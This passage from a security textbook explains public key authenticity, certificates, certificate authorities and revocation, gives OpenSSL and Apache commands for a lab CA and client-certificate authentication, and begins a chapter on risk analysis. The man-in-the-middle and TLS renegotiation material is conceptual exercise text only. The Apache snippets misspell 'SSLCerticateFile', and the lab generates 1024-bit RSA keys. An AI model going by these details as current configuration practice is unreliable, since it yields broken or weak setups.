A second advantage concerns *how* keys are distributed. For symmetric encryption, the keys must be exchanged secretly between each pair of agents. This is not required with public key cryptography: Alice can publish her public key on her web page or in any publicly accessible directory. However, there is an important pitfall that users of public key cryptography must be aware of: namely those wishing to communicate confidentially with Alice must get the *right* public key.

Example 7.2. Suppose that Bob wishes to encrypt a message for Alice. He therefore needs Alice's public key which he either receives from Alice upon request or which he downloads from Alice's web page. If Mallet controls the communication channel used by Bob to receive Alice's public key, Bob has no way to verify whether Alice's public key is *authentic*, i.e., if it originates from her.

What Bob receives is just a bit string, possibly manipulated by Mallet. Consider what happens when Mallet replaces Alice's public key with his own one. Bob then erroneously uses Mallet's key to encrypt a message for Alice and it is Mallet who can read Bob's message, not Alice.

Problem 7.2 In the scenario in Example 7.2, Alice sends her public key over an insecure communication channel to Bob. There is the possibility for an adversary to mount a man-in-the-middle attack.

1. Describe schematically how such a man-in-the-middle attack works. What messages are exchanged between Alice, Bob, and the adversary.
2. How could this kind of attack be prevented? What must Alice and Bob be aware of if they want to use public key cryptography as described in the scenario?

The key point is that Bob must get Alice's public key in a way that guarantees its authenticity. Contrast this with symmetric cryptography. There key distribution must ensure both the key's confidentiality and authenticity. If Alice and Bob want to share a symmetric key they can exchange it by meeting in person privately. Alternatively, they may use a preexisting secure channel, that is, a communication channel that ensures the authenticity and secrecy of its content.[1] In contrast, with public key

[1] This may in turn be guaranteed by some physical means, such as a shielded untappable cable between Alice and Bob or by using cryptography, which in turn requires predistributed keys.

cryptography, Alice can publish her key and need not ensure its secrecy. However, recipients must be able to rely on its authenticity. This may be formalized as the requirement that Alice communicates her public key to others over an authentic channel.

Problem 7.3 How can public key cryptography be used by two honest agents, say Alice and Bob, to create a shared secret in the presence of an adversary, if Alice and Bob did not share a secret beforehand?

Problem 7.4 Suppose Alice publishes her public key on her web page. How can Bob determine its authenticity?

In order to guarantee the authenticity of a public key, one often relies on *certificates* which are issued by *certificate authorities*. A certificate is an electronic document that binds a given public key to an identity and is thus used to verify that the public key belongs to an individual. This electronic document is digitally signed by the *certificate authority* (CA) that has issued the certificate. Other agents, who have the authority's signature verification key, can then verify the certificate's authenticity.

Summing up, a certificate is a signed assertion binding an identity to a public key. So why should we trust a certificate? If we look at this carefully, we see that two notions come into play. First, we must trust the certificate authority to correctly issue certificates, for example, to carefully verify the identity of the holder of the corresponding private key, protect his own signing key so that others cannot forge his signature, etc. Second, we must hold an authentic copy of the certificate authority's signature verification key to verify that the certificate has indeed been issued by the claimed authority. In this way we can check the authenticity of the asserted binding.

Given that you trust that a certificate authority correctly issues certificates, the next question is how do you obtain the certificate authority's (public) signature verification key?

Problem 7.5

1. Consider the case where you connect from your computer to your bank's web site, for example, to use online banking services. Typically, the bank's login page is secured using HTTPS, which uses certificate-based authentication. In view of what has been said in this chapter so far, it is clear that your client must have received the bank's certificate authentically beforehand. How is this done?
2. Assume that you have successfully established an HTTPS session to your bank's web site. What are the resulting security guarantees for both endpoints of the session, i.e., you and your bank?

7.4 Creating Keys and Certificates

To create keys and certificates, we will use OpenSSL [15]. This is an open-source toolkit that implements protocols such as SSL and provides a general-purpose cryptographic library.

▷ On **`alice`** create a private key with the command:

```
alice@alice:$ openssl genrsa -out alice.key 1024
```

The above command generates an RSA private key, i.e., a private exponent and two prime numbers that build the modulus. The key (more precisely the exponent and the two primes) is saved without protection in the file `alice.key`. If your private key is to be protected by a passphrase you can add the option `-des3`, which encrypts the key using triple DES. Note that the public exponent is set by default to 65537. To display all components of the private key file, use the command: `openssl rsa -text -in alice.key`.

Given a public–private key pair, we may want a certificate authority to bind the key pair to our identity. We therefore create a *signing request*. This includes our public key as well as information about the key holder's identity.

▷ Create a signing request for the key `alice.key` with the command:

```
alice@alice:$ openssl req -new -key alice.key -out alice.csr
```

After entering the command to create a signing request, you are asked questions, such as your name, address, e-mail address, etc. After the signing request `alice.csr` has been created, you can display its content using the command `openssl req -noout -text -in alice.csr`. You could now submit the certificate signing request (the file `alice.csr`) to a certificate authority.

Apart from having your key signed by a certificate authority, another option is to create a *self-signed certificate*, where you sign your certificate with your own key.

Problem 7.6 Self-signed certificates may at first seem a bit odd and merely a work-around in cases where you do not want to pay for a certificate issued by an "official" certificate authority. In particular, self-signed certificates do not seem to provide any kind of security guarantee. Why does it still make sense to allow self-signed certificates, even if you would only accept certificates signed by "official" certificate authorities?

The main standard for certificates is the X.509 standard, issued in 1988 by the International Telecommunication Union (ITU).

▷ After creating the certificate signing request `alice.csr`, we can create a self-signed certificate in the X.509 format with the command:

```
openssl x509 -req -days 365 -in alice.csr -signkey alice.key
-out alice.crt
```

Having created the certificate, you can now check its validity using the command `openssl verify alice.crt`. Note that file the file extensions `.pem` and `.crt` both indicate Base64 encoded PEM (Privacy Enhanced Mail) format of the certificate. In the following we use both extensions interchangeably.

In the following we configure Alice's HTTPS engine to use the certificate `alice.crt` and private key `alice.key`. We therefore assume that you have followed the configuration steps in Sect. 6.8, where we have enabled the SSL module on Alice's Apache web server.

To install the certificate and the corresponding private key, copy the certificate and the key into the right directory:

```
sudo cp alice.crt /etc/ssl/certs
sudo cp alice.key /etc/ssl/private
```

To enable the generated key and certificate to be used by the HTTPS engine of Alice's web site, change the lines

```
SSLCerticateFile /etc/ssl/certs/ssl-cert-snakeoil.pem
SSLCertificateKeyFile /etc/ssl/private/ssl-cert-snakeoil.pem
```

in the file `/etc/apache2/sites-enabled/default-ssl` to point to the corresponding locations and names of your files. In the case of the key and the self-signed certificate created above, the corresponding lines would be:

```
SSLCerticateFile /etc/ssl/certs/alice.crt
SSLCertificateKeyFile /etc/ssl/private/alice.key
```

In this way we have equipped the web server on **`alice`** with a key pair and a self-signed certificate. To activate the changes in **`alice`**'s HTTPS engine, we must restart the Apache daemon with the command `sudo /etc/init.d/apache2 restart`. If we now connect from **`mallet`** to **`alice`** using HTTPS, we receive a security warning saying that the certificate presented by the server is self-signed.

7.5 Running a Certificate Authority

In order to allow Alice to create key pairs and the corresponding certificates, she must set up a *certificate authority* (CA). To set up a CA on **`alice`**, proceed as follows.

▷ On **alice** execute the following steps:

1. Create the directories that hold the CA's certificate and related files:

   ```
   alice@alice:$ sudo mkdir /etc/ssl/CA
   alice@alice:$ sudo mkdir /etc/ssl/CA/certs
   alice@alice:$ sudo mkdir /etc/ssl/CA/newcerts
   alice@alice:$ sudo mkdir /etc/ssl/CA/private
   ```

2. The CA needs a file to keep track of the last serial number issued by the CA. For this purpose, create the file `serial` and enter the number 01 as the first serial number:

   ```
   alice@alice:$ sudo bash -c "echo '01' > /etc/ssl/CA/serial"
   ```

3. An additional file is needed to record certificates that have been issued:

   ```
   alice@alice:$ sudo touch /etc/ssl/CA/index.txt
   ```

4. The last file to be modified is the CA configuration file `/etc/ssl/openssl.cnf`. In the `[CA_default]` section of the file you should modify the directory entries according to the setting of your system. To do this, modify `dir` to point to `/etc/ssl/CA`.
5. At this point, create the self-signed root certificate with the command:

   ```
   sudo openssl req -new -x509 -extensions v3_ca -keyout
   cakey.pem -out cacert.pem -days 3650
   ```

6. Having successfully created the key and the certificate, install them into the correct directory:

   ```
   alice@alice:$ sudo mv cakey.pem /etc/ssl/CA/private/
   alice@alice:$ sudo mv cacert.pem /etc/ssl/CA/
   ```

7. Now we are ready to sign certificates. Given a certificate signing request (e.g., `key.csr`), the following command will generate a certificate signed by Alice's CA:

   ```
   sudo openssl ca -in key.csr -config /etc/ssl/openssl.cnf
   ```

   The certificate is then saved in `/etc/ssl/CA/newcerts/` as `<serial-number>.pem`.

Problem 7.7 Create a new key pair and use the CA to sign the public key. Explain the commands you use.

Aside from issuing certificates, certificate authorities also provide a service where certificates may be revoked. Revoking a certificate declares it to be invalid. If a public key for encryption is revoked, then no one should encrypt messages with it. If a signature verification key is revoked, then no one should accept messages signed with the corresponding signing key, even if signature verification would succeed.

Certificate revocation is often necessary whenever a private key is lost or compromised (e.g., stolen) by an adversary.

Example 7.3. Suppose that Alice has a private key used for decryption. If she loses it then she no longer wishes to receive messages encrypted with the corresponding public key as she cannot decrypt them. Even worse, if her private key is compromised, the adversary can decrypt messages sent to her. In both cases Alice should revoke the certificate associated with her public key. Now suppose that Alice's signing key is compromised. This would be disastrous as now the adversary can forge her signature. Again, Alice must revoke the associated certificate.

Problem 7.8 Suppose Alice loses her signing key. For example, it was stored on a token, which breaks. To what extent is this problem? Should she revoke the associated public key certificate?

To revoke a certificate, the person or entity identified in the certificate must contact the certificate authority. After successful authentication of the certificate holder, the certificate authority revokes the corresponding certificate and makes the revocation public on the *certificate revocation list* (CRL). Whenever a certificate is used, one must check on the corresponding CA's revocation list whether the certificate has not been revoked in the mean time. Certificate-handling APIs usually perform these checks automatically.

Problem 7.9

1. Key revocation plays an important role in the context of public key cryptography. Why is this not the case for symmetric keys?
2. How can you use asymmetric cryptography for communication so that even if your private key is ever compromised, all communication prior to the compromise still remains secret? (This property is called *perfect forward secrecy*.)

We use the following command to revoke a certificate `cert.crt` on host **`alice`**:

```
sudo openssl ca -revoke cert.crt -config /etc/ssl/openssl.cnf
```

The command updates the file `index.txt` that keeps track of the issued certificates. The corresponding certificate is therefore marked as revoked.

To create a certificate revocation list we first create the corresponding directory and serial number file:

```
sudo mkdir /etc/ssl/CA/crl
sudo bash -c "echo '01' > /etc/ssl/CA/crlnumber"
```

If necessary, the entry in the configuration file `/etc/ssl/openssl.cnf` pointing to the directory of the certificate revocation list must be changed accordingly. The following command takes the necessary information from the file `index.txt`, creates a certificate revocation list and places it in the designated directory. Note that the certificate revocation list must be recreated after the revocation of a certificate.

```
sudo openssl ca -gencrl -out /etc/ssl/CA/crl/crl.pem
```

At this point the certificate revocation list must be made available to the public to prevent misuse of the corresponding public and private keys.

To verify if a given certificate `cert.crt` has been revoked and published on a given certificate revocation list crl.pem we proceed as follows. First we concatenate the certificate of the responsible certificate authority cacert.pem with the revocation list crl.pem to build the file `revoked.pem`, then we use `openssl verify` with the `-crl_check` option to verify that `cert.crt` is indeed in the revocation list.

```
cat /etc/ssl/CA/cacert.pem /etc/ssl/CA/crl/crl.pem > revoked.pem
openssl verify -CAfile revoked.pem -crl_check cert.crt
```

7.6 Certificate-Based Client Authentication

In the last few sections, you have learned how to use `openssl` to generate key pairs, certificate signing requests, and how to operate a certificate authority. In this section, we use certificates to authenticate clients who want to connect to Alice's web site. The scenario described below is kept as simple as possible. For more complicated scenarios see the web site of modSSL [2] and the user manual you will find there.

The primary goal in this section is not only to authenticate the server using a server certificate, but also to authenticate the client using a client certificate that has been issued by the server. A typical application would be one in which all the clients are known to the server, and where an administrator is responsible for generating and distributing the certificates. Consider, for example, an internal network where the administrator could distribute the client certificates to all network machines.

In the last section, we created a key pair, calling the private key, for example, `testkey.key`, and the corresponding certificate `01.pem` (this corresponds to the case where `testkey.key` is the first key our CA has generated a certificate for). In order to use the certificate within a browser, we must create a corresponding certificate in the PKCS#12 format.

▷ Create the PKCS#12 certificate as follows:

1. Use:

```
openssl pkcs12 -export -in 01.pem -inkey testkey.key
-out testkey.p12 -name "MyCertificate"
```

2. You are asked to enter an *export password*, which you should carefully note since you will need it later to install the certificate on the remote host.

We must now install the PKCS#12 certificate in the browser that we will use to connect to the web site. In our example, we will install the certificate on **`mallet`**. Before doing so, we configure the web server on **`alice`** to accept connections that have been authenticated using a valid certificate issued by Alice's CA. Note that `cacert.pem` denotes the certificate of the signing key that has been used to sign the certificates.

▷ Add the following lines to the file `/etc/apache2/httpd.conf`:

```
SSLVerifyClient require
SSLVerifyDepth 1
SSLCACertificateFile /etc/ssl/CA/cacert.pem
```

Having added these lines to the Apache configuration file, restart the web server on **`alice`** with `sudo /etc/init.d/apache2 restart`. Having restarted the web server, try to connect from **`mallet`** to the HTTPS site https://alice using Firefox. Obviously, it is no longer possible to connect to the site. We must therefore install the certificate on **`mallet`**.

▷ Install the certificate on **`mallet`** as follows.

1. Copy the certificate file `testkey.p12` to a directory on **`mallet`**, for example, using the following command on **`mallet`**:

   ```
   mallet@mallet:$ scp alice@alice:/home/alice/testkey.p12.
   ```

2. Now add the certificate to Firefox by importing the certificate using the Firefox option *Edit* → *Preferences* → *Advanced* → *Encryption* → *View Certificates (tab page "Your Certificates")* → *Import*.

At this point you should be able to connect to https://alice, possibly after restarting Firefox. You will then be asked to confirm certificate-based authentication requested by the web site using the corresponding certificate.

7.7 Exercises

Question 7.1 Briefly characterize the following building blocks of a public key infrastructure (PKI): *public key*, *private key* and *certificate*.

Question 7.2 A self-signed certificate is a certificate that was signed with the private key that corresponds to the certificate's public key. Do self-signed certificates make sense? Explain your answer.

Question 7.3

1. Suppose you have a public key and the associated certificate issued by a certificate authority (CA). What kind of guarantees should the certificate provide for you? How do you obtain the guarantee that the certificate really was issued by the respective CA?
2. Suppose that Alice wants to authenticate Bob using certificate-based authentication. Suppose further that Alice holds the CA's certificate and that Bob has a certificate for his public key issued by the CA. Explain the necessary steps of the authentication process.

Question 7.4 Suppose you are a new administrator of a small company which recently introduced a simple PKI to ensure secure e-mail communication for its employees. As a first step you analyze the IT infrastructure.

1. You recognize that the CA of the PKI synchronizes its clock daily with an unauthenticated time server. What security problems could arise from this? How could the problems be detected? What are possible countermeasures?
2. What possible security problems arise if an adversary manages to alter the clock used by the legitimate clients? What are appropriate countermeasures in this case?

Question 7.5 Figure 7.3 shows a simplified version of the *(simple) TLS handshake* between a client and a server, presented as a message sequence diagram. In the diagram we assume that:

- Cert(Pk,CertA) denotes a certificate issued by a certificate authority CertA, containing the public key Pk.
- The dashed arrows at the end of the protocols denote encrypted communication.
- The client and server *finished* messages at the end of the protocol include the name of the corresponding entity and a hash of all random strings in the protocol run.

1. Describe the guarantees that each of the involved parties (client and server) have after the execution of the protocol. For each of the guarantees argue (informally) why it should hold, i.e., what are the necessary prerequisites for the protocol to achieve the corresponding guarantee.
2. Give an example of an application scenario in which it makes sense to use this form of TLS handshake.
3. Assume that you want to connect to a web site using the TLS handshake as it is depicted in Fig. 7.3. When connecting to the web site, your browser interrupts the connection and shows a "Web Site Certified by an Unknown Authority" warning (in the case of Firefox). At which step of the protocol (in Fig. 7.3) does the



Client
WWW-Server (https)
Public Key: PkS
Secret Key: SkS
Certificate: Cert (PkS, CertA)
generates random string rc
client-hello (crypto info, rc)
generates random string rs
server-hello(crypto info, rs, Cert(PkS, CertA))
check validity Cert(PkS, CertA)
generates Pre-Master-Secret PMS
Enc (PkS, PMS)
(PMS encrypted with PkS)
generate Master-Secret MS based on rc, rs and PMS
generate Master-Secret MS Based on rc, rs and PMS
Change to Encrypted Communication (key MS)
Enc (MS, client finished)
Enc (MS, server finished)

Fig. 7.3 Simplified TLS handshake

problem originate? Could an adversary make use of this problem? If your answer is "Yes", explain how, and if your answer is "No", explain why.

Question 7.6 Figure 7.4 presents a simplified version of a second TLS variant.

1. What is the main difference in terms of security guarantees with respect to the previous version presented in Fig. 7.3?
   In November 2009, a vulnerability in TLS was discovered (TLS renegotiation vulnerability). In the following we describe schematically how an HTTPS server handles a client-request. We refer to the simple TLS handshake in Fig. 7.3 as TLS-A, and the second TLS handshake in Fig. 7.4 as TLS-B.
   Consider an HTTPS server that contains both public content and secured content that is only allowed to be read (GET request) or changed (POST request) by authenticated users. The request handling is schematically shown in Fig. 7.5 and works as as follows:

   a. Every connection is initially secured by executing a TLS-A handshake between the server and the client.



Client
Public Key: PkC
Secret Key: SkC
Certificate: Cert(PkC, CertA)
WWW-Server (https)
Public Key: PkS
Secret Key: SkS
Certificate: Cert (PkS, CertA)
generates random string rc
client-hello (crypto info, rc)
generates random string rs
server-hello(crypto info, rs, Cert(PkS, CertA))
check validity Cert(PkS, CertA)
demand client certificate
Cert(PkC, CertA)
check validity Cert(PkS, CertA)
sign(SkC, rs)
(rs signed using SkC)
generates Pre-Master-Secret PMS
check encrypted client certificate
Enc(PkS, PMS)
(PMS encrypted with PkS)
generate Master-Secret MS based on rc, rs and PMS
Change to Encrypted Communication (key MS)
generate Master-Secret MS based on rc, rs and PMS
Enc (MS, client finished)
Enc (MS, server finished)

Fig. 7.4 Simplified TLS handshake with client authentication

   b. If the client requests access to a resource that requires client authentication, the server saves the request and initiates a so-called renegotiation by requesting the client to execute a TLS-B handshake.
   c. If the TLS-B handshake (in Step 2) has been successfully executed, the server executes the saved request from the client.

2. Find a security problem in the way the server handles requests; describe informally how a potential adversary could use this weakness.
   Note that the browser does not distinguish between TLS-A and TLS-B sessions, and depending on the parameters received in the server-hello packet, it executes TLS-A or TLS-B.
3. Propose a fix to the problem you found in 2.



Client
Public Key: PkC
Secret Key: SkC
Certificate: Cert(PkC, CertA)
WWW-Server (https)
Public Key: PkS
Secret Key: SkS
Certificate: Cert (PkS, CertA)
Execution of the TLS-A protocol
initial connect
Communication is encrypted
client wants to access a protected resource of the server
POST /secured/important.html HTTP/1.1 ...
save request R="POST /secured ..."
Renegotiation Request ! ! !
Execution of the TLS-B protocol
if TLS-B successfully executed, execute request R

Fig. 7.5 TLS renegotiation

Chapter 8
Risk Management

In contrast with previous chapters, we shall not consider one particular aspect of system security, but we study instead the security of a system as a whole. We will formalize security not in binary terms, where a system is either secure or insecure, but rather in terms of risk.

In the first part of this chapter we explain risk as an attribute of harmful events as they occur over the lifetime of an information system. Our notion of risk combines the likelihood and the impact of an event and builds the central element of risk analysis. After defining the components of a risk analysis, we introduce an approach to carrying out this activity.

In the second part of this chapter, we apply our approach on an extended example. Although our risk analysis will not be complete, it should provide the reader with an impression of a typical risk analysis and the challenges that occur when conducting such an analysis.

8.1 Objectives

After reading this chapter, you will understand the core concepts behind risk analysis, how to carry out such an analysis and how to interpret the results. You will understand how risk analysis can be used to improve the quality and reliability of systems and also some of its limitations. Finally, you will appreciate the role of risk analysis within the more general context of risk management.

8.2 Risk and Risk Management

Risk is omnipresent in daily life. One may engage in risky business where money can be lost, or risky sports where injuries occur. More generally, we associate the term risk with events causing damage or loss. An event may occur and its materialization has an associated probability.[1]

To assess the risk associated with an event, we combine its probability with the damage it causes. The simplest such combination is to multiply these factors together. Namely, the risk associated with an event e is

$$\mathrm{Risk}(e) = \mathrm{Impact}(e) \times \mathrm{Likelihood}(e),$$

where the impact of e occurring is multiplied by the likelihood of its occurrence. According to this definition, risk is simply the event's expected impact.

Example 8.1. Unconsciously we often make similar calculations in everyday risk assessments and base decisions on them. For example, when climbing boulders we might forgo protection as the damage from falling is usually not severe. In contrast we would use protection when climbing high cliffs. Moreover, we may compare risks when choosing between options. For example, we may prefer air travel to driving on longer journeys as the expected number of deaths per passenger mile in the air is less than on the road.

Often it is impossible to provide an exact quantitative evaluation of risk because either the probability of events or their impact are not known or easily measurable. This is often the case when evaluating security risks due to the lack of good historical data. In these cases one usually resorts to a qualitative risk assessment. Instead of calculating with numbers, one works with qualitative categories of impact and likelihood, such as *low*, *medium* and *high*. Moreover, one employs a *risk-level matrix* to combine these categories. For example, a risk-level matrix might define that a low event likelihood and medium event impact result in a low level of risk.

When speaking about risk, we differentiate between *risk analysis* and *risk management*. Risk analysis is concerned with identifying and estimating risk for objects of interest. Risk management builds on risk analysis and concerns reducing or otherwise handling risk. We note that while risk analysis is a technical activity, risk management is a managerial activity. Risk management has a central role to play in managing an enterprise as its focus is on protecting the enterprise and its ability to perform its mission.

In Fig. 8.1 we sketch the main loop of a risk management process. Its starting point is a description of an existing or planned system. Its core part is risk analysis, which we explain in detail in Sect. 8.3. For each identified risk, management has several options. They can accept the risk, transfer it, for example, by purchasing insurance against damages, or reduce the risk by redesigning or otherwise improving parts of the system. The result of risk management should be a more secure system or, at least, one where the management better understands the risks and makes a conscious decision about whether to accept or transfer them.

[1] In the following, we use the term likelihood similar to [8]: the frequency or probability of some event occurring. Note that this differs from the strict mathematical sense following Kolmogorov's axioms. Our usage is justified by the fact that we do not calculate with the probabilities associated with events. Rather we use them to compare the likelihood of the occurrence of given events.




Fig. 8.1 The risk management process

Risk management is a continual process. It usually begins in the early phases of system planning, where the risks include both security risks and general project risks such as cost and time overruns. During system development, risk analysis is used to refine and compare different design and implementation options. It plays a critical role here in guiding the choice of security mechanisms. Prior to release, risk analysis is used to assess residual risks or to identify weaknesses that were overlooked and must be more carefully examined. Finally, the results of a risk analysis depend on factors (assets, threats, vulnerabilities and impact) that change over time. Hence the risk analysis loop must itself be iterated over the system's lifetime as these factors change.

Despite its vital importance in planning, building, and maintaining critical systems, risk analysis is often neglected in the hectic of supposedly more important tasks. Nevertheless, a risk analysis can be carried out at any stage and is useful even if implemented in retrospect after the system has been deployed and is operational.

Problem 8.1 Explain in your own words the terms *risk analysis* and *risk management* in the context of information security. What is the relationship between them?

8.3 The Core Elements of Risk Analysis

In this section we define the core elements of risk analysis as it is typically carried out for IT systems. There are many approaches to risk analysis that are used in practice, such as [11, 3, 21], and there is no single commonly accepted framework. Companies often develop their own risk analysis approach according to their particular needs: how critical their system is, how much effort they wish to invest and how detailed the results should be.

Despite their differences, most approaches share common elements. We describe these elements in this section before presenting a concrete, hands-on approach to conducting a risk analysis. In particular, we explain how to identify the set of critical events for an IT system and their dependencies, such that the notion of risk can be used to estimate the hazards for the different stakeholders. In the interest of clarity, we will use mathematical notation where possible to precisely describe the relevant functions, relations and their types.

The System

To begin with, one must identify the system under consideration that is the target of the risk analysis. That is, one determines the scope of the risk analysis. In practice, this is harder than it sounds as the system is usually more than just a technical IT system. It also includes related human-driven processes, and their scope must also be fixed. The technical system itself might be described by a detailed specification of its components, their interfaces and properties. Alternatively, it might just be an informal description of the planned project.

Stakeholders

The next component is the set of stakeholders. This set must include all parties whose sphere of interest includes the system under consideration. For an information system, the stakeholders may include, for example, the system's owner, the system administrator, and the users of the provided services. Typically, a stakeholder is a person or a group of people with similar interests. A stakeholder has capabilities, resources, and motivations. Most importantly he assigns a value to the system, its components or its functionality. By $\mathscr{S}$ we denote the set of stakeholders.

Problem 8.2 Give an example of an information system where two stakeholders have diametrically opposed interests.

Assets

At the focal point of risk analysis is the set of assets $\mathscr{A}$. This set contains everything that is part of the system of interest and is of value to some stakeholder. An asset can be physical, such as a server or printer, or logical, such as the information in a database. For every asset $a \in \mathscr{A}$ we assume that there is a set of states S_a that models the asset's relevant characteristics or properties.

Example 8.2. A gold bar is a physical asset. Its state might specify its weight, purity and current owner. The set of states would therefore be those triples of possible weights, purities and owners. For example,

$$\langle \textit{400 troy ounces}, 99.5\%, \textit{Federal Reserve Bank of New York} \rangle$$

might be one such state. In the IT world, an asset might be the availability of a service. Its associated state might describe the degree of availability.

The value that a stakeholder assigns to an asset may change depending on the asset's current state. This value is therefore a function of the asset's state.

Example 8.3. Suppose that user data is regarded as an asset. The set of states associated with this asset might denote the sets of agents who have access to the data, i.e., each state is a set of agents. Most likely the data's owner prefers states where the user data is only accessible by legitimate agents to those states where the data is accessible by arbitrary Internet criminals.

In general we assume that every stakeholder assigns a value to the state of each given asset. For each asset $a \in \mathscr{A}$ and each stakeholder $i \in \mathscr{S}$ we thus assume that there exists a function $value^i_a : S_a \to O_a$ that assigns to any $s \in S_a$ a value $value^i_a(s) \in O_a$, where O_a is some ordered set. The ordered set O_a might, for example, be the monetary value associated with the state of the asset a in a given currency. Alternatively O_a might simply be the set $\{\text{Low}, \text{Medium}, \text{High}\}$, ordered by High $>$ Medium $>$ Low. The value assigned to the asset's state denotes the utility that a stakeholder assigns to the asset in the given state. The order reflects the stakeholder's preference.

